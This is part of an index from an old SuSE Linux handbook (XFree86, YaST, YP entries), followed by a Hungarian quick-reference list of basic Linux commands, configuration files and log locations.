 - modes, 272, 274
 - monitor, 272, 274
 - monitor section, 276
 - screen, 272
 - screen section, 273
 - server flags, 272
 - server layout, 273
 - subsection
 - display, 274
- xf86config, 236, 238, 263, 266, 268, 270
- XF86Setup, 236, 263
- xformsd, 423
- XFree86, 2, 5, 236
 - history, 235
- xfsetup, 236
- xglint, 421
- xinetd, 465, 488
- XInfo (**xinfo**), 437
 - xinfo, 7
 - xinit, 238
 - xisdnload, 173
 - xkeycaps, 280
 - xkeycaps, 280
 - xli, 296
 - xlsfonts, 279
 - xntp, 469
 - xpmroot, 296
 - xrdb, 306
 - xrpm, 434
 - xset -fp, 276
 - xset +fp, 276
 - xsetpointer, 280
 - xsetroot, 298
 - xisis, 421
 - xterm, 173, 186, 281, 295, 296, 306, 565
 - xv, 296
 - xvga16, 236
 - xvidtune, 252
 - Xwrapper, 421
- YaST, 2, 5, 10, 15, 16, 22, 23, 25–29, 31–45, 48, 57, 64, 68, 74–79, 81–84, 86, 89, 93–106, 108, 109, 111–115, 122, 128, 132, 138, 151, 152, 155, 156, 162, 167, 173, 174, 176–191, 200–202, 204, 236, 238, 255, 259, 281, 294, 301–303, 313, 319, 329, 335, 336, 338, 339, 346, 349, 354, 356, 357, 359, 361, 362, 368, 369, 374, 418–423, 425, 428, 433, 434, 439, 447–449, 460–464, 478, 481, 492, 518, 529–531, 533, 541, 542, 545, 557, 562
- LILO, 103, 104
 - administration, 100
 - backup, 113
 - boot configuration, 103
 - boot kernel, 103
 - configuration, 94
 - configuration file, 114
 - formatting, 93
 - fstab file, 93
 - function keys, 81
 - group administration, 112
 - index of all series and packages, 98
 - inode density, 92
 - installation, 82
 - installation medium, 83
 - installing packages, 99
 - integrating hardware, 101
 - kdm, 109
 - main menu, 82
 - network, 106
 - package deleting, 100
 - package dependencies, 98
 - package selection, 95
 - partitioning, 88
 - selecting a kernel, 103
 - selecting keyboard layout, 83
 - selecting the language, 83
 - series selection, 95
 - setting filesystem, 90
 - setting mountpoint, 91
 - setting the filesystem type, 90
 - setting up a CD-ROM drive, 101
 - setting up a modem, 101
 - setting up a mouse, 101
 - setting up a network card, 101
 - setting up a printer, 102
 - setting up a scanner, 101
 - size of installation, 94
 - susewm, 110
 - system security, 114
 - system updating, 100
 - user management, 111
 - xdm, 109
 - XFree, 114
- YaST, 81
- yast
 - ISDN, 176

yast, [43](#), [81](#)

YaST1, [31](#), [55](#), [418](#)

YaST2, [15](#), [17–23](#), [25](#), [28](#),
[242](#), [281](#), [341](#), [418](#), [428](#)

billentyűzet, [19](#)

egér hozzáadása, [19](#)

időzóna, [19](#)

ybind, [167](#)

Yellow Pages, *lásd* YP

YP

client configuration, [107](#)

server, [467](#)

YP server

update, [427](#)

yp.conf, [166](#)

ypbind, [167](#)

ypclient, [428](#)

ypserv, [427](#)

yudit, [278](#)

yudit, [278](#)

ZIP drive

parallel port, *lásd* hard-
ware, parallel port

ZIP drives, *lásd* hardware,
ZIP drives

Referencia: A legfontosabb parancsok és fájlok

Fordította: Zelena Endre

A parancsok és az opciók közötti kihagyás ("szeparátor") nem maradhat el, azt "whitespace"-ként (szóköz, tabulátor) kell bevinni. Lásd a [1.3](#) fejezetben (7. oldal).

Információk, leírások

less <file name>	Fájl megjelenítése
cd <directory>	Könyvtárváltás a megadottra (Hiba: cdDirectory)
ls -l <dir_or_file>	Könyvtár és fájl attribútumok megjelenítése
rpm -qi <package name>	Információk a megadott csomagról.
man <command>	A parancs kézikönyvlapja.
/usr/doc/howto	Jónéhány "HOGYAN" dokumentum, nagyon sok témakörben.
/usr/doc/packages/*	A telepített csomagok dokumentációi.
/usr/doc/packages/i4l/README	Quick
	Aktuális ISDN leírás

Konfigurációs fájlok és naplók

~	A HOME, azaz a bejelentkezési könyvtár szinonímája
/etc	Konfigurációs fájlok helye
/etc/conf.modules	Automatikusan betöltődő kernel-modulok paraméterei
/etc/rc.config	A SuSE Linux beállításait tartalmazó fájl
/etc/rc.config.d	Az /etc/rc.config-hoz tartozó könyvtár
/etc/profile	A bejelentkezési shell (parancsértelmező) konfigurációja
/etc/profile.d	A /etc/profile-hoz tartozó könyvtár
~/profile	Saját kiegészítések a /etc/profile-hoz. lásd még ~/ .bashrc, ~/ .bashrc_login
/var/log	A rendszer naplófájlljai
/var/log/messages	Általános rendszerüzenetek
/var/log/boot.msg	A kernel betöltési üzenetei

Rendszerindítás

/etc/lilo.conf	A <i>LILO</i> beállításai
/sbin/init.d	Rendszerindításkor futó scriptek könyvtára

X-Window beállítások

/etc/XF86Config	Az X-Window kiszolgáló beállításai
~/ .X.err	Az X-kiszolgáló üzenetei
/var/X11R6/bin/X --> /usr/X11R6/bin/XF86_XXXX	X-Window kiszolgáló

Hálózat

/sbin/ifconfig	Hálózati konfiguráció lekérdezése
/sbin/route -n	Routing-táblázat lekérdezése
ping <IP number>	A megadott számítógép elérhetőségének vizsgálata